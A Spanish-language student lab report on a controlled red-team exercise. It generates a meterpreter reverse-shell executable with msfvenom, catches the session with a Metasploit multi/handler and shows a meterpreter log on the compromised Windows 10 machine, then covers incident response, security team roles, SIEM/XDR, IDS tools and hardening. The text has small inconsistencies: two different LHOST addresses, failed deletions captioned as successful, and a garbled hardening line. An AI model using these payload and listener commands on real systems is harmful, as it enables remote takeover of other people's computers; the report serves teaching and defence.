Paso 3: Msfvenom contiene una singular estructura de sintaxis para la selección y creación de ejecutables maliciosos, para el taller y teniendo en cuenta el enunciado los principales comandos u opciones a utilizar son:

-p:

--platform:

-a:

LHOST: LOCAL HOST

LPORT: LOCAL PORT 4444

-f:

>>:


a. Paso 2: Lo primero que se debe hacer es ejecutar la consola de Linux; para activar la herramienta msfvenom simplemente se ejecuta el comando: msfvenom, posterior a ello se inicia el ingreso del siguiente comando teniendo en cuenta las instrucciones generadas con anterioridad en el paso 1:

Ingresamos el comando sudo su para elevar privilegios y ingresa con usuario root

Y luego ejecutamos el siguiente comando

msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.20.198 LPORT=4444 -f exe >> \Users\Smith\Desktop\PoC1117498564.exe


Imagen 7. Activación la herramienta msfvenom



Fuente: Elaboración propia

b. Paso 3: Una vez Windows tenga el archivo .exe creado por msfvenom es procedente ejecutar msfconsole en una consola para hacer uso de un exploit que contribuya a escuchar y ejecutar el meterpreter por medio de una Shell reversa, para este ejemplo se utilizarán los siguientes parámetros:


Imagen 8. Activación metasploit comando msfconsole



Fuente: Elaboración propia

Msfconsole
Use exploit/multi/handler
Set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.20.197
set lport 4444
exploit


Imagen 9. exploit para ejecutar el meterpreter por medio de un Shell



Fuente: Elaboración propia

msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.20.198 LPORT=4444 -f exe >> \Users\Smith\Desktop\PoC1117498564.exe

Imagen 10. Explotación del LPORT 4444




Fuente: Elaboración propia

Imagen 11. Ejecución exploit y .exe en windows 10 x64


Fuente: Elaboración propia

Imagen 12. Se ejecutó el payload



Fuente: Elaboración propia

Imagen 13. Información de la maquina explotada



Fuente: Elaboración propia

Al completar estos pasos se evidencia el acceso remoto de una máquina Kali Linux hacía la máquina Windows 10; usted debe consultar los comandos meterpreter existentes para llegar hasta la ruta del archivo de texto y eliminarlo, esto también debe ser documentado junto a todo el proceso anterior descrito en este anexo 4.

Imagen 14. Eliminación del archivo PoC1117498564.exe


```
meterpreter > rm PoC1117498564.txt
[-] stdapi_fs_delete_file: Operation failed: The system cannot find the file specified.
meterpreter > rm PoC1117498564.exe
[-] stdapi_fs_delete_file: Operation failed: The system cannot find the file specified.
meterpreter > rm PoC1117498564
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter > rm PoC1117498564
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter > rm PoC1117498564.exe
[-] stdapi_fs_delete_file: Operation failed: The system cannot find the file specified.
meterpreter > rm PoC1117498564.zip
meterpreter > rm PoC1117498564
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter > cd C:/Users/Smith/Desktop/PoC1117498564
meterpreter > ls
Listing: C:\Users\Smith\Desktop\PoC1117498564
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  7168  fil   2024-03-15 23:09:22 -0400  PoC1117498564.exe

meterpreter > rm PoC1117498564.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter > rm PoC1117498564.exe
[-] stdapi_fs_delete_file: Operation failed: Access is denied.
meterpreter >
```

Fuente: Elaboración propia

Imagen 15. Archivo Eliminado



Fuente: Elaboración propia

7. CONTENCIÓN DE ATAQUES INFORMÁTICOS.

7.1 Pasos para identificar un ataque informático en tiempo real

a) Monitoreo de la Red:

- ✓ Alertas de sistemas de detección de intrusiones (IDS).
- ✓ Alertas de sistemas de prevención de intrusiones (IPS).
- ✓ Análisis de registros de eventos.
- ✓ Inspección de tráfico de red en tiempo real y eventos de seguridad.

b) Revisión de Alertas de Seguridad y Análisis de Vulnerabilidades:

- ✓ Análisis de código, la revisión de configuraciones de seguridad y la aplicación de parches de seguridad.
- ✓ Determinar su origen, si es un ataque real o una falsa alarma.
- ✓ Evaluar posibles vulnerabilidades en los sistemas y aplicaciones afectados para determinar tipo de ataque.
- ✓ Revisar los detalles de la alerta, como direcciones IP, puertos involucrados, tipos de tráfico y patrones de actividad.
- ✓ "Se evalúa el comportamiento de los usuarios en busca de actividades inusuales o intentos de acceso no autorizado".[7]

c) Análisis de Logs y Registros:

- ✓ Analizar los registros de eventos, de acceso, de firewall y registros relevantes.
- ✓ Analizar el tráfico de red en busca de patrones sospechosos, como comunicaciones no autorizadas o tráfico malicioso.
- ✓ Identificar patrones de ataque, como intentos de intrusión, escaneo de puertos, tráfico malicioso o comunicaciones inusuales con dominios o direcciones IP conocidas.
- ✓ "Revisar los logs y registros del sistema en busca de pistas sobre el origen y la naturaleza del ataque".[8]

---

[7] IBM Documentation. (2024, 23 de enero). IBM in Deutschland, Österreich und der Schweiz. Disponible en: https://www.ibm.com/docs/es/guardium/11.5?topic=harden-types-vulnerability-assessments

[8] *¿Qué son las analíticas de logs?* (s.f.). Elasticsearch Platform — Find real-time answers at scale | Elastic. Disponible en: https://www.elastic.co/es/what-is/log-analytics

d) Análisis Forense Digital:

- ✓ Utilizar herramientas forenses para examinar discos duros, memoria RAM y otros dispositivos en busca de malware, archivos maliciosos y otras señales de actividad maliciosa.
- ✓ Buscar patrones de ataque en el comportamiento del tráfico de red.[9]

e) Recopilación de Información:

- ✓ Evidencia digital relevante del alcance del ataque.
- ✓ Registros de eventos
- ✓ Registros de sistemas afectados
- ✓ Registros de actividad de usuarios

f) Identificación de Patrones de Ataque:

- ✓ Buscar indicadores de compromiso (IoC).
- ✓ Determinar qué sistemas y datos fueron comprometidos.
- ✓ Evaluación del impacto y alcance causado.
- ✓ Firmas de malware conocidas.

g) Medidas de Contención y Mitigación del Ataque:

- ✓ Aislar los sistemas afectados.
- ✓ Aplicar reglas de firewall para bloquear el tráfico no autorizado.
- ✓ Aplicación de parches de seguridad digital.
- ✓ Bloquear direcciones IP maliciosas.
- ✓ Desconexión de los sistemas comprometidos.
- ✓ Restauración de copias de seguridad.[10]

h) Notificación del Incidente y Reporte:

- ✓ Organización afectada
- ✓ Autoridades reguladoras
- ✓ Clientes afectados.

---

[9] Horcaluejo Muñoz, J. (s.f.). *Análisis Forense En Ciberseguridad: Qué Es Y Cómo Funciona*. Servicios informáticos para empresas. Disponible en: https://salesystems.es/que-es-el-analisis-forense-informatico/

[10] Prepararse para un ataque por ransomware. (2023, 1 de junio). Microsoft Learn: Build skills that open doors in your career. Disponible en: https://learn.microsoft.com/es-es/azure/security/fundamentals/ransomware-prepare

- ✓ Equipos de respuesta a incidentes de seguridad digital,
- ✓ Entrega del informe
- ✓ Descripción del ataque,
- ✓ Impacto en la organización
- ✓ Medidas tomadas para mitigar el riesgo.

i) Recuperación de datos y restauración del sistema afectado:

- ✓ Análisis de integridad en los sistemas.
- ✓ Implementación de medidas de seguridad.
- ✓ Restauración desde copias de seguridad.

j) Mejoras en la Seguridad digital:

- ✓ Capacitación del personal.
- ✓ Implementación de medidas correctivas de seguridad digital.
- ✓ Mejoras en las políticas, procedimientos y controles de seguridad.

7.2 Pasos para subsanar el sistema del ataque ejecutado, por el equipo Red Team:

a) Identificación del Ataque:

- ✓ Se identifico la naturaleza y el alcance del ataque.
- ✓ Se recolecto la evidencia digital, registros de eventos y archivos de registro.
- ✓ Se identificaron los puertos abiertos lport 4444 en la máquina objetivo Windows 10 X64 bits y los sistemas de seguridad antivirus y firewalls desactivados.

b) Aislamiento del Sistema Afectado:

- ✓ Se aísla el sistema comprometido desconectándolo de la red o segmentándolo en una red virtual aislada para evitar que se propague a otros sistemas en la red.

c) Activación del Antivirus Windows Defender:

- ✓ Antivirus y antimalware integrado.
- ✓ Habilitado y configurado para realizar análisis periódicos del sistema.
- ✓ Herramientas de malware para detectar y eliminar el payload malicioso.

d) Herramientas utilizadas:

- ✓ **MSFVenom:** incluida en el framework Metasploit para generar payloads (cargas útiles) personalizadas para explotar vulnerabilidades en el sistema operativo objetivo[11].
- ✓ **Msfconsole:** interfaz que proporciona una consola centralizada "todo en uno" y permite un eficiente acceso a prácticamente todas las opciones disponibles en el marco de Metasploit. Msfconsole

e) Eliminación del Payload:

- ✓ Se identifico y elimino el archivo malicio Identificado con el nombre PoC_1117498564.exe, asociado para la explotación.

f) Revisión de Configuraciones de Seguridad:

- ✓ Se revisan y se ajustan las configuraciones de seguridad del sistema y de la red para fortalecer la postura de seguridad y prevenir ataques similares en el futuro.
- ✓ Actualización de Software de la máquina para corregir las vulnerabilidades identificadas y prevenir futuros ataques.

g) Capacitación y Concientización del Personal:

- ✓ Se brinda capacitación y concientización en ciberseguridad al personal de la organización para reducir el riesgo de futuros ataques y mejorar la respuesta ante incidentes de seguridad digital[12].

h) Recomendaciones:

- ✓ Mantener actualizados los sistemas y aplicar medidas de seguridad digital adecuadas para protegerse contra ataques maliciosos.
- ✓ Identificar lecciones aprendidas y mejorar los procesos de seguridad digital en la organización.
- ✓ Monitoreo continuo de vulnerabilidades identificadas fortaleciendo la seguridad digital de la infraestructura TI de la organización.

---

[11] Metasploit Payloads MSFvenom - Malware SA. (s.f.). Malwaresa. Disponible en: https://www.malwaresa.com/docs/exploit/metasploit-payloads-msfvenom/4-3-metasploit-payloads-msfvenom/

[12] ¿Qué es la formación y concienciación en ciberseguridad? | Proofpoint ES. (s.f.). Proofpoint. Disponible en: https://www.proofpoint.com/es/threat-reference/security-awareness-training

7.3 Equipos de profesionales en ciberseguridad:

Tabla 1. Equipos profesionales de ciberseguridad

Blue Team	Red Team	Purple Team
Defiende a la organización frente amenazas	Emula amenazas para poner a prueba las defensas de la organización	Mejorar la comunicación entre Blue y Red Team, garantizando la compartición de información.
Conocimiento sobre la arquitectura	Informe sobre las amenazas	Alinea el enfoque del Blue Team con las amenazas relevantes, permitiendo así basar las arquitecturas defensivas en base a las criticidades de la organización.
El endurecimiento del sistema implica configurar estos sistemas para que sean más difíciles de explotar.	Integrados, habitualmente por expertos al hacking ético, que buscarán realizar una intrusión real y controlada sobre una organización.	enseñanza a nivel global, fomentando la cultura de colaboración para mejorar la seguridad cibernética.

Fuente: Autoría Propia

7.3.1 Equipos de respuesta a incidentes Informáticos.

a) Equipo de respuesta a incidentes de seguridad informática (CSIRT).

- "Controlar y minimizar cualquier tipo de daño a la organización y su información, junto con la preservación de evidencia sobre lo ocurrido y la documentación correspondiente"[13].
- Coordinar las actividades para una recuperación rápida y eficiente en conjunto con los equipos de TI de la organización
- Compartir información relacionada con incidentes de seguridad, mitigando el impacto de nuevas amenazas, vulnerabilidades o ataques.

b) Equipo de respuesta a incidentes informáticos (CIRT).

- "Equipo dedicado de expertos responsables de responder a la seguridad cibernética, amenazas como ramas de datos e infecciones de virus"[14].

[13] ¿Qué es el Equipo de Respuesta ante Incidentes de Seguridad Informática CSIRT? (2022, 22 de septiembre). Security Advisor. Disponible en: https://sadvisor.com/que-es-el-csirt/#:~:text=El%20CSIRT%20(Computer%20Security%20Incident,responder%20a%20informes%20de%20incidentes.&text=Monitoreo%20de%20las%20plataformas%20de,los%20días%20de%20la%20semana.

[14] ¿Qué es CIRT (Equipo de Respuesta a Incidentes Cibernéticos)? | phoenixNAP Glosario de TI. (2022). phoenixNAP IT Glossary. Disponible en: https://phoenixnap.mx/glosario/equipo-de-respuesta-a-incidentes-cibernéticos-del-cirt#:~:text=Un%20CIRT%20(Equipo%20de%20Respuesta,datos%20e%20infecciones%20de%20virus.

- Una vez ocurrido el incidente, el objetivo del CIRT es aislar el sistema atacado, recuperar el control, minimizar el daño y eliminar el peligro.
- Un CIRT puede ser un equipo interno o un grupo de expertos subcontratado.

c) Equipo de respuesta a emergencias informáticas (CERT).

Es un departamento dedicado a proteger y garantizar la rentabilidad de sus clientes por medio de operaciones de seguridad delegadas en diferentes niveles de servicios de seguridad, análisis e inteligencia de la información[15].


Incluye las siguientes funciones entre los miembros del CSIRT:

- Gestionar o liderar el equipo.
- Ayudar a los gestores, supervisores y líderes de grupo.
- Personal de Hotline, help desk, o triage.
- Gestión de incidentes.
- Tratamientos de vulnerabilidad.
- Personal de análisis de artefactos.
- Especialistas de plataforma.
- Formadores.
- Control de tecnología.

[15] CERT. (2023). Sistemas Aplicativos SISAP. Disponible en: https://www.onasystems.net/servicios/cert-3/

7.4 Análisis del workbench plataforma del CIS (Center For Internet Security).

Paso 1: **Imagen 16. Ingresar Pagina web (CIS) e iniciar sesión**




Fuente: Autoría Propia

Paso 2: **Imagen 17. Ingresar Usuario y contraseña o registrarse**


Fuente: Autoría Propia

Paso 3: **Imagen 18. Menú principal plataforma**



Fuente: Autoría Propia

Paso 4: **Imagen 19.Herramientas de la plataforma**



Fuente: Autoría Propia

Paso 5: **Imagen 20. seleccionar el tema interés y dar click en unirse**

Fuente: Autoría Propia

Paso 6: **Imagen 21. Tema seleccionado controles CIS - Políticas**

Fuente: Autoría Propia

7.5 Diferencias entre SIEM y XDR[16].

Tabla 2. SIEM Y XDR

Funciones	SIEM	XDR
Enfoque	-Análisis de datos de registros -Detección de amenazas, -Gestión de eventos de seguridad, -Gestión de la información de seguridad, -Generación de informes. -Respuesta a incidentes	Integra y correlaciona datos de múltiples fuentes de seguridad para proporcionar una detección más avanzada y una respuesta automatizada a las amenazas.
Alcance y Funcionalidad	Plataforma que recopila, correlaciona y analiza datos de registros y eventos de seguridad de múltiples fuentes en tiempo real.	Plataforma que va más allá de las capacidades de un SIEM al integrar y correlacionar datos de múltiples fuentes de seguridad.
Fuentes de Datos	Recopilación y análisis de datos de registros y eventos generados por dispositivos de red, sistemas informáticos, aplicaciones y otros componentes de seguridad.	va más allá de los datos de registros y eventos al integrar y correlacionar datos de múltiples fuentes de seguridad, incluidos los puntos finales, las aplicaciones en la nube, la red, el correo electrónico proporcionando una visión más completa de las amenazas.
Contextualización y Correlación de Datos	proporciona funcionalidades básicas de correlación de eventos para identificar patrones y anomalías en los datos de seguridad, pero puede carecer de contexto detallado sobre las amenazas.	utiliza técnicas avanzadas de análisis y correlación de datos para proporcionar una visión contextualizada de las amenazas una detección más precisa y una respuesta más eficiente a los incidentes de seguridad.
Automatización y Respuesta a Incidentes	Ofrece capacidades básicas de automatización y respuesta a incidentes, pero puede requerir integraciones adicionales con herramientas de seguridad para una respuesta completamente automatizada.	está diseñado para ofrecer una respuesta automatizada y coordinada a través de toda la infraestructura de seguridad, lo que permite una contención y mitigación más rápidas de las amenazas.

Fuente: Autoría Propia

[16] *XDR vs SIEM*. (2021, 10 de agosto). Advance Networks. Disponible en: https://advance-nt.com/2021/08/10/xdr-vs-siem/

7.6 herramientas de detección de ataques informáticos con licencia GPL.

Tabla 3. herramientas de detección de ataques informáticos.

Herramienta	Descripción	Características
SURICATA	Sistema de detección de intrusiones de red de código abierto que también puede funcionar como un IDS/IPS en tiempo real.	Capacidad de alto rendimiento y soporte para la detección basada en reglas y en el análisis de comportamiento. Analiza el tráfico en tiempo real y alertar sobre amenazas[17].
SNORT	Sistema de detección y prevención de intrusiones de red (NIDS/IPS) de código abierto que analiza el tráfico de red en busca de patrones y firmas de ataques conocidos.	Cuenta con una amplia variedad de reglas predefinidas para detectar ataques comunes, la capacidad de crear reglas personalizadas. Es altamente configurable y ampliamente utilizado en entornos de seguridad de redes.
OSSEC (Open Source Security Information and Event Management)	Plataforma de seguridad de código abierto que proporciona detección de intrusiones, correlación de eventos y análisis de registros.	es versátil y puede utilizarse tanto para la detección de intrusiones como para la monitorización de seguridad y el análisis de registros. Proporciona alertas en tiempo real y es ampliamente personalizable.

Fuente: Autoría Propia

8. GUÍA TÉCNICA Y POLÍTICAS DE SEGURIDAD DIGITAL.

Guía básica para la hardenización de Windows 10, por los equipos equipos Red Team y Blue Team para evitar ataques de seguridad informática, la seguridad es un proceso continuo, debemos estar actualizados de las últimas amenazas y mejores prácticas de seguridad para mantener el sistema protegido[18].

- Procedo a desconectar la red física y lógica del equipo para conectarlo en una red segura y con otro segmento de red diferente al atacado para continuar con el hardenizacion.

[17] Open Source IDS Tools: Comparing Suricata, Snort, Bro (Zeek), Linux. (2020, 22 de mayo). AT&T Cybersecurity | Managed Security Services for Network, XDR & more. Disponible en: https://cybersecurity.att.com/blogs/security-essentials/open-source-intrusion-detection-tools-a-quick-overview

[18] Li-MSFT, W. (2023, 15 de noviembre). Ayuda para hardening sistemas Windows 10 y 11 - Microsoft Q&A. Microsoft Learn: Build skills that open doors in your career. Disponible en: https://learn.microsoft.com/es-es/answers/questions/1426213/ayuda-para-hardening-sistemas-windows-10-y-11

- Configuro Windows Update para que actualice automáticamente los sistemas de seguridad y operativo, garantizando que el sistema esté protegido.
- Configuro y habilito el Firewall de Windows, bloqueando todo el tráfico no deseado, creando reglas específicas para permitir solo el tráfico necesario en las aplicaciones y servicios a utilizar.
- Habilito y configuro Windows 10 para realizar análisis periódicos del sistema ejecutando Windows Defender y antimalware integrado.
- Desactivo servicios innecesarios para reducir la superficie del ataque informático.
- Aplico políticas de seguridad para reforzar la protección del sistema, configurando políticas para restringir el acceso a ciertas funciones, requiriendo contraseñas complejas.
- "Utilizo AppLocker para controlar qué aplicaciones pueden ejecutarse en el sistema, para prevenir la ejecución de software malicioso"[19].
- Se debe desactivar Windows Remote Shell, para permitir que actores malintencionados ejecuten scripts y comandos de forma remota en estaciones de trabajo[20].
- Establezco políticas, contraseñas robustas, largas y complejas, habilitando el bloqueo de cuentas después de varios intentos fallidos de inicio de sesión.
- Capacitar y concientizar a los empleados sobre prácticas seguras, como evitar hacer clic en enlaces o descargar archivos desconocidas, y la importancia de mantener actualizado el software.
- Habilitando y configurando el control de cuentas de usuario (UAC), ayudando a prevenir la ejecución de programas no autorizados mediante la solicitud de permiso antes de realizar cambios en el sistema.

[19] AppLocker - Windows Security. (2024, 3 de enero). Microsoft Learn: Build skills that open doors in your career. Disponible en: https://learn.microsoft.com/es-es/windows/security/application-security/application-control/windows-defender-application-control/applocker/applocker-overview

[20] Fortalecimiento de estaciones de trabajo Microsoft Windows 10. (2021, 6 de octubre). ACSC de la ASD. Disponible en: https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/system-hardening/hardening-microsoft-windows-10-version-21h1-workstations

8.1 Políticas de seguridad Digital.

“La nueva Política Publica de Seguridad Digital debe ser implementada y compatible con la libertad de expresión, el libre flujo de la información, la confidencialidad de la información, la protección de la privacidad y los datos personales”[21].

